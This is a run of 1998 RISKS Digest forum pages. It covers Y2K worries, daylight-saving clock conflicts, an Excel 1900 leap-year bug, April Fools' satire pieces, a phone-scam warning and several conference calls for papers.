That our delicate world, made all the more so by our reliance on technology as often discussed in this forum, has not already been made a total shambles through criminal or terrorist activity, is a constant source of amazement for me. Many, if not most of us who participate in this forum would have little difficulty in raining havoc upon a large population with equally little chance of retribution by society.

Although there are certainly exceptions, one can only hope that most criminals and terrorists, by their very nature, are either incredibly stupid and/or lazy. This theory is well supported by the alleged criminals shown on the U.S. television program "Cops." Perhaps the "smarter" criminals also

have some measure of morality that limits their activities.
Let's hope it
stays that way.

Scott Traurig <Scott.R.Traurig@lmco.com>

⚡ Re: COMPAQ usability problem (Mellor, [RISKS-19.60](#))

Pete Mellor <pm@csr.city.ac.uk>

Fri, 13 Mar 1998 17:16:27 GMT

Further to my original mailing (which described what was actually reported on "The News Quiz"), I actually did a bit of fact-checking with the COMPAQ help desk. They were not aware of any changes to screen messages, and not aware of the story that is going around.

Another urban myth bites the dust!

Peter Mellor, Centre for Software Reliability, City University, Northampton Square, London EC1V 0HB, UK. Tel: +44 (171) 477-8422 <http://www@csr.city.ac.uk/>

⚡ Re: Atlantic Monthly, "The Lessons of ValueJet 592" ([RISKS-19.62](#))

"EFLORACK" <eflorack@servtech.com>

Tue, 10 Mar 1998 18:54:40 -0500

Just a quick comment: Is it possible, then that an extrapolation to this MIGHT just be that government trying to prevent all problems

will instead of

gaining the goal, will in fact create more problems? The question applies of course to the finding in the case of VJ592, since most of the system involved are government mandated... but the question of RISK would seem to apply to all other government mandates, as well.

⚡ Re: The cost of deception (Cohen, [RISKS-19.62](#))

Richard Snider <rsnider@tdc.on.ca>
Tue, 10 Mar 1998 14:24:37 -0500 (EST)

In [RISKS-19.62](#) an article appears promoting a product that allows system administrators to "decept" would-be hackers into thinking they have broken into your system when in reality have not. It then goes on to extol the virtues of such an approach without exploring possible negative side-effects of such software. While there is questionable facility with using such software since "true hackers" would likely know they are being faked out, the more interesting question arises when "junior hackers" have succeeded in breaking into a system but don't know enough to realize they have done so. This is especially bad if they know that this kind of faker software exists.

I put forth the example which brings this all to mind. I used to look after a computer network used by a large school board in Toronto. As expected there were a few students who took it upon themselves to try and

break into the system (e.g., gaining passwords by watching people type them). At one point my friend who worked on the system with me decided we would have a bit of fun with the students and wrote a program that emulated the operation of the system administrator account. By leaving a good number of clues around we were able to divert the efforts of the students into accessing this account, and after watching them for a while we rounded them all up and had a good laugh (I was a student as well at this time). This had immediate predictable effects:

1. The students gained valuable knowledge about how the sys admin account really works (our simulation was quite authentic).
2. The students knew that such a faker program existed.
3. Any static program which simulates behaviour of the system was likely to be easily detected by those who have experienced it before (many of the students figured this out within minutes of using it).

What happened next was totally unexpected. A budding, inexperienced hacker under the tutorship of some of the previous students was instructed on how to "break" into the system. They unfortunately did not follow the instructions given to them correctly and succeeded in breaking into the system FOR REAL. Knowing that the faker program existed, they assumed that this is what they had accessed and thus set about a path of destruction that would take over a week to unravel and fix.

I can only imagine what interesting things might happen once the

hackers

start suggesting/contributing updates to this package.

The risk here is that you never know who is being deceived.

Richard Snider <rsnider@tdc.on.ca>

✶ ACM Policy '98 Conference Announcement

Policy 98 Info <policyinfo@HQ.ACM.ORG>

Fri, 13 Mar 1998 17:00:00 PST

ASSOCIATION FOR COMPUTING MACHINERY
* * * POLICY '98 CONFERENCE * * *
<http://www.acm.org/policy98/>

"Shaping Policy in the Information Age"
Washington, DC, Renaissance Hotel
May 10-12, 1998

Register now for the one computing policy conference you don't want to miss...featuring:

- Senator Orrin Hatch (invited): Future of Intellectual Property
- Special Advisor to the President Ira Magaziner: White House Report
- Representative Vern Ehlers (invited): Reformulating US Science Policy
- Representative Constance Morella: The Role of the Federal Government
in Computing
- Assistant Director Juris Hartmanis: The Role of the National Science Foundation in Computing Policy
- Assistant Secretary of Commerce for Communications and Information
Larry Irving: Universal Service
- Debate: Esther Dyson and Gary Chapman
- ACM Presidential Award for founding NetDay: John Gage, Sun

Microsystems

- Making Science Policy: Roundtable with NPR Correspondent Dan Charles

The ACM Policy '98 Conference will focus on public policy issues affecting future applications of computing. Our goal is to forge stronger links between computing professionals and policy makers. Attendees will interact with prominent leaders from academia, industry, Congress, and Executive agencies, and participate in debates on policy issues including:

- Universal Access
- Electronic Commerce
- Intellectual Property
- Education Online

All Policy '98 attendees are invited to the Annual ACM Awards Banquet on Sunday evening May 10th, and a conference reception on Monday evening May 11th at the new headquarters of the American Association for the Advancement of Science.

Register online at

<http://www.acm.org/policy98/>

or write to policy98@acm.org. Early registrants and ACM members receive discounts. A limited number of low-priced student registrations are available.

Conference Chairs - Ben Shneiderman, Dianne Martin
Program Chairs - Marc Rotenberg, Keith Miller
Panel Moderators - Jim Horning, Pamela Samuelson,
Charles Brownstein, Oliver Smoot
USACM Chair - Barbara Simons

⚡ New Security Paradigms Workshop, Call For Papers

Mary Ellen Zurko <zurko@opengroup.org>

Tue, 10 Mar 1998 11:43:47 -0500

Call For Papers

New Security Paradigms Workshop '98

A workshop sponsored by ACM

22 - 25 September 1998

Charlottesville, Virginia

<http://www-hsc.usc.edu/~essin/nspw98.html>

Paradigm shifts disrupt the status quo, destroy outdated ideas, and open the way to new possibilities. This workshop explores deficiencies of current computer security paradigms and examines radical new models that address those deficiencies. Previous years' workshops have identified problematic aspects of traditional security paradigms and explored a variety of possible alternatives. Participants have discussed alternative models for access control, intrusion detection, new definitions of security, privacy, and trust, biological and economic models of security, and a wide variety of other topics. The 1998 workshop will strike a balance between building on the foundations laid in past years and exploring new directions.

Deadline 3 Apr 1998 for e-mail submissions, 27 Mar 1998 for hardcopy.

[First check out <http://www-hsc.usc.edu/~essin/nspw98.html> .]

Workshop Co-Chairs

Bob Blakley, IBM, 11400 Burnet Road, Mail Stop 9134, Austin, TX 78758 USA

e-mail: blakley@us.ibm.com voice: +1 (512) 838-8133 fax: +1 (512) 838-0156

Darrell Kienzle, The MITRE Corp., 1820 Dolley Madison Blvd.,

McLean VA 22102

e-mail: kienzle@mitre.org voice: +1 (703) 883-5836 fax: +1
(703) 883-1397

Program Committee Co-Chairs:

Mary Ellen Zurko, The Open Group Research Institute

11 Cambridge Center, Cambridge, MA 02142 USA

e-mail: zurko@opengroup.org voice: +1 (617) 621-7231 fax: +1
(617) 225-2943

Steven J. Greenwald, 2521 NE 135th Street, North Miami, FL 33181
USA

e-mail: sjg6@gate.net voice: +1 (305) 944-7842 fax: +1 (305)
944-5746

[``Buddy can use paradigm?'' (variant of ``Buddy, can youse
paradigm?'' PGN]

Software Certification Conference: Call for Participation

Chuck Howell <howell@rstcorp.com>

Tue, 10 Mar 1998 06:52:25 -0500

CALL FOR PARTICIPATION

First International Software Assurance Certification Conference
(ISACC'99)

Theme: Early Lessons Learned and Prospects

Location: Washington D.C.

Date: Spring 1999

General Chair: Chuck Howell, howell@rstcorp.com

Program Chair: Dr. Jeffrey Voas, jmvoas@rstcorp.com

Conference Secretariat: Ms. Peggy Wallace, pwallace@rstcorp.com

Conference Web Site: www.rstcorp.com/ISACC99

Conference Management:

Reliable Software Technologies
Sterling, VA USA
<http://www.rstcorp.com>

Tel: 703.404.9293

Fax: 703.404.9295

Additional Sponsors:

Software Testing Assurance Corporation
Stamford, CT USA
<http://www.stacorp.com>

Tel: 203.972.9557

Fax: 203.966.5506

ISACC'99 will be the first conference in an annual series to be devoted exclusively to software certification. Enormous demand is driving the development of technologies, tools, methodologies, and models for certifying software -- that is, certifying that software will "behave as advertised" with respect to a specific set of behaviors, or at least that the software has specific properties. ISACC will be the premier forum where consumers and producers of software can exchange points of view on how best to certify software technology.

The theme of the ISACC'99 is "Early Lessons Learned and Prospects". ISACC'99 will focus on the many different ways that certification is currently approached in the software industry. Examples range from independent confirmation of a narrow set of properties of a specific program (e.g., Key Labs' "100% Pure Java Certification") to complex regulatory oversight of an entire development process (e.g., FAA's DO-178B framework). What can be

inferred when a software product is certified, and what cannot? What approaches have proven successful, and where have certification efforts bogged down?

The near-term prospects for software certification are driven in large measure by non-technical issues. Software is increasingly used in systems where failure threatens safety, economic loss, loss of privacy or confidentiality, and other injuries. In addition, the "Year 2000 Problem" has dramatically raised awareness of the extent to which businesses ability to function have become dependent on software, with corresponding consequences for software that does not "work as advertised". Software liability is the Sword of Damocles hanging over the head of the software industry. Liability concerns make ISACC especially timely. A key question is whether the government should decide what the certification requirements are for a given class of systems and uses of software, or whether "private-sector" developers should self-regulate via a core set of certification technologies. If self-policing is preferred, will it be by an honor system or will software certification laboratories be the means by which software vendors show that their software is of high quality?

Besides paper presentations, ISACC'99 will also host a series of tutorials explaining how regulatory certification frameworks (such as the FAA's DO-178B or the FDA's 510(k) guidelines) are enforced. Certification experts will teach attendees the steps that they must successfully complete in order to get software systems approved. Similar tutorials will be

offered by experts on examples of "self policing" certification frameworks from commercial software developers and certification laboratories.

A panel discussion on certification frameworks in other industries (e.g., Civil Engineering, Electrical Engineering) will provide additional perspective on ways of structuring certification processes.

In summary, the series of ISACC conferences will seek practitioners, legal experts, and researchers that wish to discuss how software certification can be transformed from being viewed as a tax on the industry to being viewed as a trophy.

Topics of particular interest to the program committee include:

- Certification Authorities and Laboratories
- Existing Software Guidelines or Standards (ISO, CMM, IEC, USNRC, FDA, NCSA, etc.)
- Formal development methods
- Product vs. Process Certification
- Public-domain software
- Qualifying and Quantifying the Reliability of COTS Software
- Software Metrics and Measurement
- Software Validation
- Software Liability
- Software Insurance
- Software Assurance Tools
- Software Reliability Measurement
- Software Safety Assessment
- Software Security Assessment
- Software Maintenance
- Uniform Commercial Code
- Year 2000 Certification
- The Role of Professional Organizations (ACM, IEEE, ASQ, etc.)
- Certification of third-party software

In late March 1998, the official CALL FOR PAPERS for ISACC will be mailed. If you would like to be on ISACC's mailing list to receive the CALL FOR PAPERS announcement and the program brochure, please send e-mail to isacc@rstcorp.com .



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 64

Wednesday 1 April 1998

Contents

- [Funding for a new software paradigm](#)
[Douglas Moran](#)
- [Quantum computer cracks crypto keys quickly](#)
[Andrew](#)
- [The Computer Anti-Defamation Law](#)
[PGN](#)
- [Y2K: British Government moves to save civilisation as we know it](#)
[Nick Brown](#)
- [Y2K and The Aviation Industry](#)
[Mike Ellims](#)
- [Worried about Y2K? Now there's D10K!](#)
[Edupage](#)
- [It's British Summer Time again...](#)
[Nick Rothwell](#)
- [Crossing that bridge to the Year-2000 problem](#)
[Edupage](#)
- [Microsoft EXCEL date error](#)
[yeeting](#)
- [Gore congratulates 71-year-old senator on birth of twins](#)
[Aydin Edguer](#)

- [Ron Rivest's nonencryptive Chaffing and Winnowing](#)
[Mich Kabay](#)
 - [EMI and TWA 800](#)
[original author unknown](#)
 - [Phone scam alert: Social Engineering 101](#)
[PGN](#)
 - [9GB Cornell University Spam](#)
[James Byers](#)
 - [CFP, Research in Intrusion Detection](#)
[Phillip A. Porras](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Funding for a new software paradigm

Douglas Moran <moran@ai.sri.com>

Wed, 1 Apr 1998 -8:00:00 -0800

(Washington, DC, press release by IP Newswire, 1 April 1998) The Defense Advanced Research Projects Agency (DARPA) today announced a major new initiative in software engineering. F.P. Rivers, program manager for the initiative, said that it addresses a major problem facing the US military: that much of current information technology is too "compute-intensive" to be deployed where it is most needed -- at the small unit or even individual soldier level.

This initiative has its origins in a fortuitous observation: Rivers and several colleagues noticed that users on the most widely used platform -- Windows 95 -- were routinely presented with messages that an unknown unrecoverable error had occurred, and that these users just as routinely

ignored those messages. "This occurred not just in casual use, but also in mission-critical operations."

Rivers said, "Once we started thinking about these messages not as a help, but as a hindrance, several other observations came together." In a typical program, 40% to 80% of the code is devoted to error detection and error handling. "Software bloat" -- the ever increasing size of programs -- has been blamed on programmers adding more and more features, but could also be blamed on all the error handling associated with those features. To make matters worse, multiple studies had shown that much, if not most, of the error-handling code was never tested. Sometimes this was because of time and budget pressures; sometimes the potential errors were so obscure and complex that the situations were too difficult to create "in the lab". This research was backed up by actual experience: error-handling code was often found to have significant errors.

Rivers summarized, "So, the typical program is overloaded with code that is rarely used, that may not work, and whose output is likely to be ignored anyway." He concluded, "With this code removed, programs will be dramatically smaller and will run somewhat-to-noticeably faster."

Many software developers, including several major vendors, have already taken some tentative steps in this direction, having recognized pieces of the problem, but without grasping the "big picture". Rivers said he expects this new approach, dubbed "Fault-Oblivious Computing", to quickly become the

dominant software-engineering paradigm. He acknowledged that there were small highly specialized segments where fault-tolerant computing and program verification would still be of value. A major component of this initiative will be to develop tools to automatically identify and remove unneeded error-handling code from existing applications.

The success of this approach would be bad news for memory-chip manufacturers, who are already hard-hit by decreased demand.

[Perhaps Fault-Oblivious Computing could be used to help with the Y2K problem, getting rid of all those gratuitous date comparisons!!! PGN]

Quantum computer cracks crypto keys quickly

<andrew@greenehouse.com>

Wed, 1 Apr 1998 -05:00:00 -0500

A small team of researchers has succeeded in building a prototype of the so-called "quantum computer" that can factor large numbers quickly and defeat public-key cryptosystems.

The researchers cracked the DES-IV-1 challenge, revealing the message "Can't anyone around here keep a secret?"

Since the new computer is based on superconducting quantum interference devices, it is not bound by conventional temporal limits on computation. In fact, the researchers were able to use their system to crack challenges that had not yet been created. These future secret messages

included, "God in Heaven, what have we done?" and the cryptic "tsopyadslooflirpanasisihtsey" -- which clearly shows that future challenges are going to use multiple layers of encryption.

President Clinton congratulated the researchers, but said that he was considering a proposal to ban the export of quarks from the United States until the NSA could implement a quark escrow system, by which each quark in the universe would be uniquely numbered.

When asked if their invention would enable scientists to foretell the future, the researchers pointed out that they can only decrypt messages that are encrypted using certain methods that are known today. Furthermore, there is no way for them to determine if the messages that they receive are authentic or if unknown people are sending false messages to confuse us.

"If only there were a reliable way to digitally sign a transmission," bemoaned one of the researchers.

⚡ The Computer Anti-Defamation Law

"Peter G. Neumann" <neumann@csl.sri.com>

1 Apr 1998

First there was the Texas cattlemen's legal action against Oprah Winfrey for her remarks on TV about whether she would ever eat beef again after hosting

a program segment on Mad Cow Disease. This suit was brought under the Texas food antidefamation laws intended to protect that state's agricultural products. Winfrey was eventually absolved.

There was also Nike's threatened action against the Doonesbury comic strip for drawing attention to the shoe manufacturer's alleged unsavory labor practices in foreign sweatshops. (A few years ago one week of Doonesbury columns on Frank Sinatra was deemed offensive by the Italian-American Antidefamation league and was omitted from some newspapers.)

Consequently, it is not surprising in our litigious society to hear of the recent passage of the new Computer Anti-Defamation Law (CADL) protecting computer system developers against people making public remarks detrimental to computer programs and hardware. Apparently, this law was in part a response to the fact that specific cases of shoddy software are frequently mentioned in the Risks Forum and other Internet newsgroups, which has annoyed certain developers of chronically (and chronologically!) flawed systems. Although there have been reports that allegedly some of these developers intentionally leave flaws in new software releases to incentivize customers to upgrade to future versions, specifically naming purveyors accused of such nasty business practices has explicitly been made illegal under the new law. In response, RISKS has considered the use of a private coding scheme to refer to specific companies and products, but has discarded that approach because it appears that the mapping from

descriptors to specifics would fall under the cryptographic escrow and key-recovery regulations.

The Justice Department is considering whether the CADL can be applied to the Cloverdale High School students ([RISKS-19.60](#)) who broke into Pentagon computers and thereby made the U.S. Department of Defense look rather silly. However, prosecution is considered unlikely -- not because there were no financial gains and no extensive damage to the systems, but rather because DoD surprisingly appears to be very grateful to the young hackers for demonstrating how vulnerable the Pentagon systems really are.

A recent draft report from the U.S. General Accounting Office details the extent to which Government computer systems currently fail to be Year-2000 compliant. The GAO legal staff is currently considering whether public release of this report would be in violation of the CADL, because there are many references to specific noncompliant systems and their developers. [We may need a CADL prod to get this report out of their barn.]

Precisely because of ongoing difficulties in rectifying the Year-2000 Problem, the CADL has an exclusionary clause granting immunity to the purveyors of the critical infrastructures (telecommunications, electric power, transportation, etc.) in case their systems collapse at Y2K. This relief clause was included in hopes of inducing these purveyors to reveal the extent to which the critical infrastructures are still Y2K-vulnerable --

which they have previously resisted disclosing in fear of subsequent liability litigation. There are unofficial reports that many of the computer systems on which the critical infrastructures depend are in fact not yet Y2K compliant and that many of them are not likely to be repaired in time. Rumors persist of massive outages of communications, utilities, and transportation on or after 1 Jan 2000, but are very difficult to verify at this time. (The proof of the pudding is obviously in the eating, but many of us may be dieting at that time.) Additional legislation absolving companies, COBOL programmers, and other Y2K specialists of all liability is apparently also being contemplated, in hopes that they too will be more likely to share their experiences -- although they would evidently still be subject to the CADL, unless a Supreme Court challenge rules the CADL unconstitutional.

Given the date of this message, it is not clear whether the CADL applies to April-Fools' Day messages -- but it would seem highly likely. Although such messages always constitute risks unto themselves, they might be considered beyond legal liability if they are suitably tasteful. (We hope this one is.)

[Please observe that we have been extremely careful not to violate the CADL in writing this note. PGN]

🔥 Y2K: British Government moves to save civilisation as we

know it

BROWN Nick <Nick.BROWN@coe.fr>

Tue, 31 Mar 1998 14:02:41 +0200

According to BBC Radio, British Prime Minister Tony Blair has taken a personal interest in the year 2000 problem, or "Millennium Bug" as it is becoming known in UK media circles, to match the "Millennium Dome" being built to celebrate the rollover to 2000.

An industry minister has been delegated to oversee a UKP 70 million (US\$ 110 million) project to train people to fix year 2000 bugs. The average amount to be spent per trainee is apparently around UKP 1300 (US\$ 1900). The minister, when interviewed, indicated that she thought this was adequate to get people up to speed on the problem.

It was not clear from the 15-minute item whether the people to be trained are existing programmers and analysts, or new to the computer industry. UK unemployment is running at about 6%, and Government statistics do not show how many of these people have the potential to become experienced Cobol and RPG programmers in eighteen months.

In the interests of balance, a professor from the University of Reading was interviewed, stating that in his opinion, 99.99% (sic) of systems would be unaffected. He did not expand on this, so we don't know if he meant by number of CPUs, dollar value of installed base, or megabytes of data stored.

The overall impression given by the item was that either the

politicians, or
the journalists, or both, may not have completely grasped all
the subtleties
of the issue. Regular RISKS readers may be forgiven for not
falling off
their chairs at this revelation.

Nick Brown, Strasbourg, France.

✈ Y2K and The Aviation Industry

Mike Ellims <mike.ellims@pigroup.co.uk>

Tue, 31 Mar 1998 14:28:34 +0100

The *Guardian* ran a story on 25 Mar 1998 on some of the effects
of the Y2K
bug in the aviation industry.

Some of the more interesting points include the following;

- Parts of the world could be declared no-go areas including
Africa,
South America and parts of the United States.
- Lloyd's say they will withdraw cover for airlines that did not
adapt
systems before 2000.
- The U.S. Federal Aviation Administration has said 20 of its
computer
systems are not ready to cope with the changes.
- The International Federation of Airline Pilots have been
holding meetings
to discuss a possible boycotts of some airports. But they
commented that
in some parts of the world there was no probability of being
hit by the bug
because they are so far behind the rest of the world that they

don't even
have basic computer systems.

As a footnote they give the air-crash loss figures for 1997 at 375 million pounds, with 22 crashes involving western built aircraft. The figure so far for 1998 is 166 million pounds.

[A completely unrelated risk involves finding you don't have any floppy discs to transfer the risk submission from home to work, as all the floppy discs used for that purpose are still at the office...]

Mike Ellims - Pi Technology - mike@pires.co.uk
www.pi-group.com - +44 (0)1223 441 256

⚡ Worried about Y2K? Now there's D10K!

Edupage Editors <educom@educom.unc.edu>
Thu, 26 Mar 1998 19:00:13 -0500

Experts predict financial software may go haywire if the Dow Jones Industrial Average tops 10,000. Many software programs are designed to handle only four-digit Dows, says one software designer, who says that concern over the D10K problem soon "will spawn the usual parade of opportunists" to fix the bug. (*Wall Street Journal*, 26 Mar 1998; Edupage, 26 March 1998)

[... "if" it tops 10K? Is anyone dow-ten' that Dow10K will occur? PGN]

🔥 It's British Summer Time again...

Nick Rothwell <nick@cassiel.com>

30 Mar 1998 17:22:10 -0000

This spring's round of clock complications prompted me to dig through the archives to look for an article I remembered on this topic (<http://catless.ncl.ac.uk/Risks/18.03.html#subj2>).

I came in this beautiful Summer Time morning (after paying my bill for weekend airport parking which overcharged me by one hour - but I digress) to find all our Linux boxes running with the correct (Summer) time. I rebooted my Linux workstation to NT, and manually set the time forward one hour. On rebooting to Linux again, the time was again advanced by one hour.

Since Bruce Wampler didn't draw any conclusions in his article, I thought I'd try. Our Linux boxes are configured to regard the CMOS clock as permanently set to UTC. Since Linuxes understand the Summer Time rules our machines happily migrated. However, NT (whether shifting zones manually or automatically) seems to insist on keeping the CMOS clock set to local time. Obviously, a reboot from Linux to NT and back to Linux is going to leave the latter one bogus hour ahead as NT has advanced the CMOS clock as well.

It's possible that Linux can be told to regard the CMOS clock as local (and possibly to update it when necessary), but this suggests all sorts of

horrible race conditions: what if a Linux is rebooted shortly after it's set the CMOS clock forward? How does it know it's done it? If it marks the file system in some way, what if one reboots from a different volume?

Quite clearly, the only sensible option is to have the hardware clock run in contiguous UTC, with the software making timezone interpretations. Perhaps unsurprisingly, this is the thing which NT cannot be persuaded to do. A colleague suggests that backwards compatibility requires a local-time CMOS clock for old applications; I can't think of any other explanation.

My dual-boot machine has three SCSI disks, so that the NT and Linux environments are kept as separate and immune from interference as is possible. Even so, they manage to interfere over the only other mutable hardware state in the entire machine, a few bytes of battery-backed RAM.

I just wanted to be the first to report this spring's set of date complications. (Any earlier messages with dates stuck on GMT don't count...)

Nick Rothwell, CASSIEL <http://www.cassiel.com>

⚡ Crossing that bridge to the Year-2000 problem

Edupage Editors <educom@educom.unc.edu>
Thu, 19 Mar 1998 18:59:22 -0500

With \$4.7 billion budgeted this year and next for solving the

"Year 2000"

problem (when many computers will be unable to distinguish in which century they are crunching numbers), the current progress report from federal agencies is: only 35% of computer software systems critical for agencies to perform their missions have been checked and fixed, with 3,500 critical systems remaining in need of attention. In testimony before two subcommittees of Congress, an official of the General Accounting Office summed up the situation by saying: "It is unlikely that agencies can complete this vast amount of work in time." No one knows the full scope of the problem, because it is not possible to identify which systems are in fact critical: a seemingly minor system will be critical if major systems will not run without it. (*The New York Times*, 19 Mar 1998; Edupage, 19 March 1998}

⚡ Microsoft EXCEL date error

"yeeting@acm.org" <yeeting@acm.org>

Sun, 29 Mar 1998 04:10:54 -0500

Microsoft EXCEL version 6.0 ("Office 95 version") and version 7.0 ("Office 97 version") believe that year 1900 is a leap year. The extra February 29 cause the following problems.

- 1) All day-of-week before March 1, 1900 are incorrect;
- 2) All date sequence (serial number) on and after March 1, 1900 are incorrect.
- 3) Calculations of number of days across March 1, 1900 are incorrect.

The risk of the error will cause must be little. Especially case 1.

However, import or export date using serial date number will be a problem.

If no one noticed anything wrong, it must be that no one did it that way.

[If Y2K brings you back to 1900, that will be an added goody. PGN]

✶ Gore congratulates 71-year-old senator on birth of twins

Aydin Edguer <edguer@MorningStar.Com>

Mon, 23 Mar 1998 18:46:56 -0500 (EST)

Someone in Vice President Al Gore's office staff moused the wrong icon, resulting in a letter to U.S. Sen. Daniel Moynihan (D-NY) congratulating him on the birth of twins, instead of a letter congratulating him on his 71st birthday on 16 Mar 1998. "Tipper joins me in sending our warmest congratulations and best wishes to you. We know that everyone close to you shares the excitement of the new additions to your family." [signed "Al".] A new letter followed when the mistake was reported.

Tony Bullock, Moynihan's chief of staff, said that "Sen. Moynihan sent a note to Gore's office saying that in 71 years he never had a birthday present that gave him so much joy or laughter." [Source: 1998 Nando.net and The Associated Press, 22 Mar 1998, http://www.nando.net/newsroom/ntn/politics/032298/politics7_11530.html]

[Twins, eh? A Moyninhand is worth two in the Bush Administration. PGN]

✶ Ron Rivest's nonencryptive Chaffing and Winnowing

"Mich Kabay [ICSA]" <Mich_Kabay@compuserve.com>
Sun, 22 Mar 1998 13:23:07 -0500

Ronald Rivest has posted an interesting new model for maintaining confidentiality without using encryption:

Chaffing and Winnowing: Confidentiality without Encryption

Ronald L. Rivest
MIT Lab for Computer Science
March 22, 1998

See <<http://theory.lcs.mit.edu/~rivest/chaffing.txt>> for full details.

The method has the following key points:

- * Sender and receiver desiring confidential communications agree on a basis for computing message authentication codes (MACs);
- * Sender breaks message up into packets and authenticates each packet using the agreed-upon MAC algorithm.
- * Sender introduces plausible "chaff" text, comparable to true message, and generates random MACs for these packets.
- * Receiver with authorized method for verifying MACs can distinguish real packets ("wheat") from chaff by checking MACs and discarding chaff.

* Eavesdroppers, lacking a method for authenticating MACs, cannot distinguish wheat from chaff.

This method of enhancing confidentiality would not seem to qualify for regulation under the Export Administration Regulations of the U. S.

Department of Commerce, nor would current proposals by the FBI and other elements of the Administration for mandatory key recovery appear to be applicable.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education, International Computer Security Association (Carlisle, PA) <<http://www.icsa.net>>

[Ron Rivest has a later version of the document than that which Mich saw when he wrote this, and has added some further clevernesses. This is really a very nifty piece of research. Incidentally, Ed Felten notes that he found a potential inference exploitation by monitoring packet acknowledgements, and has a fix that does not seriously detract from the advantages. PGN]

✶ EMI and TWA 800 (original author unknown)

Lloyd Wood <L.Wood@surrey.ac.uk>
Wed, 25 Mar 1998 18:25:48 +0000 (GMT)

[Multiply forwarded, original author apparently lost. PGN]

The April 9 New York Review of Books has published a long special

supplement, "The Fall of TWA 800: The Possibility of Electromagnetic Interference," by Elaine Scarry, a noted author and Harvard professor:

<http://jya.com/twa800-emi.htm> (128K with 3 images)

The article closely examines the possibility of electromagnetic interference in TWA 800's controls, comm, and black boxes by activities of the ten US military planes and ships in the vicinity which were heavily equipped for electronic warfare and were conducting tests of the gear.

It reports on what is publically known about the EM armaments of planes and ships in the vicinity, about secret EM weapons and defenses, the several dozen military and commercial planes that have crashed due to EMI, military studies of long-standing EM hazards which will not be released to crash investigators, current research in EMI and what scientists in the field think about the possibility of EMI causing the fall of TWA 800.

It calls for the military to release its classified EMI research to NTSB investigators, and short of that, for the servicemen and women on the planes and ships at the scene to tell what they know. It asks Congress to order military cooperation.

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-300800x3641

🔥 Phone scam alert: Social Engineering 101

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 26 Mar 1998 11:10:43 PST

Here is a memo sent to me privately [slightly edited for clarity]:

The following Phone Scam Alert was reported in Canada by IM, We need to be aware of this same situation in the US.

A person receives a telephone call from an individual identifying himself/herself as a Technician who is running a test on the telephone lines.

They state that in order to complete the test, you should touch nine (9), zero (0), pound sign (#) and hang up.

By pushing 9-0-# you end up giving the individual that called you access to your telephone line and allows them to place a long distance call, which appears on your bill.

This works best with computer based telephone systems such as the one in Baltimore. Apparently, this scam has been originating from local jails and prisons. Be cautious of this type of requests for people claiming to be Phone Techs, Copier Techs, and Fax Repair persons.

9GB Cornell University Spam

James Byers <jwb19@cornell.edu>

Thu, 19 Mar 1998 22:04:57 -0500

Earlier this month, a Cornell University organization spammed the campus

with what amounted to 9GB of mail in the span of a few hours. The organization legitimately obtained a list of the e-mail addresses of approximately 6100 on-campus students. They proceeded to send out a message with the entire block of addresses in the To: field, creating a 290K header. This message provoked four angry replies to the entire group, 290K header intact. Needless to say, the incident caused a severe spike in disk usage on the two Cornell postoffice machines.

Anyone care to wager how long it will be before this list is in the hands of some commercial mass-mailer?

James Byers - jwb19@cornell.edu - <http://www.people.cornell.edu/pages/jwb19>

CFP, Research in Intrusion Detection

"Phillip A. Porras [(415) 859-3232]" <porras@csl.sri.com>
Fri, 27 Mar 1998 17:37:47 -0800

The Journal of Computer Security
CALL FOR PAPERS
Research in Intrusion Detection

There has been a recent resurgence in efforts within the intrusion-detection research community to investigate and extend intrusion-detection technology to larger distributed computing environments, including work to address such issues as scalability, interoperability, distributed correlation, dynamic deployment, and autonomous operation. Among such efforts has

been work involving the cross-pollination of intrusion-detection research with other communities, such as the information retrieval and network management communities. In addition, interest has arisen in applying intrusion-detection technology to new problem domains, such as fraud detection in financial transactions and operations monitoring of telecommunications infrastructures.

This special issue seeks papers that describe research beyond the scope or orthogonal to what the commercial intrusion-detection community is producing.

The intent is to capture results from key efforts in the field, and to understand the directions and motivations that are driving current and future research in this area. Papers are solicited on all aspects of intrusion detection, including the extension of intrusion-detection techniques to new problem domains, as well as the application of other techniques to intrusion detection. Suggested topics include, but are not limited to

- o Active response capabilities and cooperative decision support
- o Cooperation policies and distributed correlation across administrative domains
- o Cross pollination of intrusion-detection techniques and applications with other disciplines
- o Formalization of activity modeling
- o Integration into large scale environments, including efficient methods for high-volume event analysis
- o Integration of intrusion-detection capabilities into existing network services, infrastructure, and management frameworks
- o Interoperability and reusability among intrusion-detection

modules

- o Service-oriented intrusion-detection architectures (including work toward supportive services such as intrusion-detection management, dynamic registration, event collection, results interpretation)

The selections for this special issue will consist of high-quality original unpublished research, case studies and implementation experiences. The full

Call for Papers is available at: <http://www.csl.sri.com/jcs-ids-call.html> ,

with papers due by 15 Jul 1998.


Editor of the Special Issue: Phillip A. Porras <porras@csl.sri.com> ,

Computer Science Laboratory, SRI International, 333 Ravenswood Avenue

Menlo Park CA 94025-3493; phone: 650-859-3232, fax: 650-859-2844



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 65

Thursday 2 April 1998

Contents

- [Problem in wintertime/summertime switching in Germany](#)
[Nikolaus Bernhardt](#)
- [Y2K in China](#)
[Don Wagner](#)
- [April First, a bad day for high tech in Holland](#)
[Paul van Keep](#)
- [Hackers Exploiting Over 100 Holes In Windows NT](#)
[Shake Communications](#)
- [Pull rip cord](#)
[Andrew Gabriel](#)
- [Painful spell-checker mistake in WordPerfect](#)
[Jeroen Bruintjes](#)
- [Risks of unfortunate product names](#)
[Roger Strong via Jim Griffith](#)
- [Inaccurate study quoting, Re: anti-crypto rhetoric](#)
[Robert J. Perillo](#)
- [RC5-64 Project can change laws on encryption technology](#)
[RC5 Team](#)
- [Re: Funding for a new software paradigm](#)
[Fred Cohen](#)

- [Re: DJ10K](#)
[Frank Markus](#)
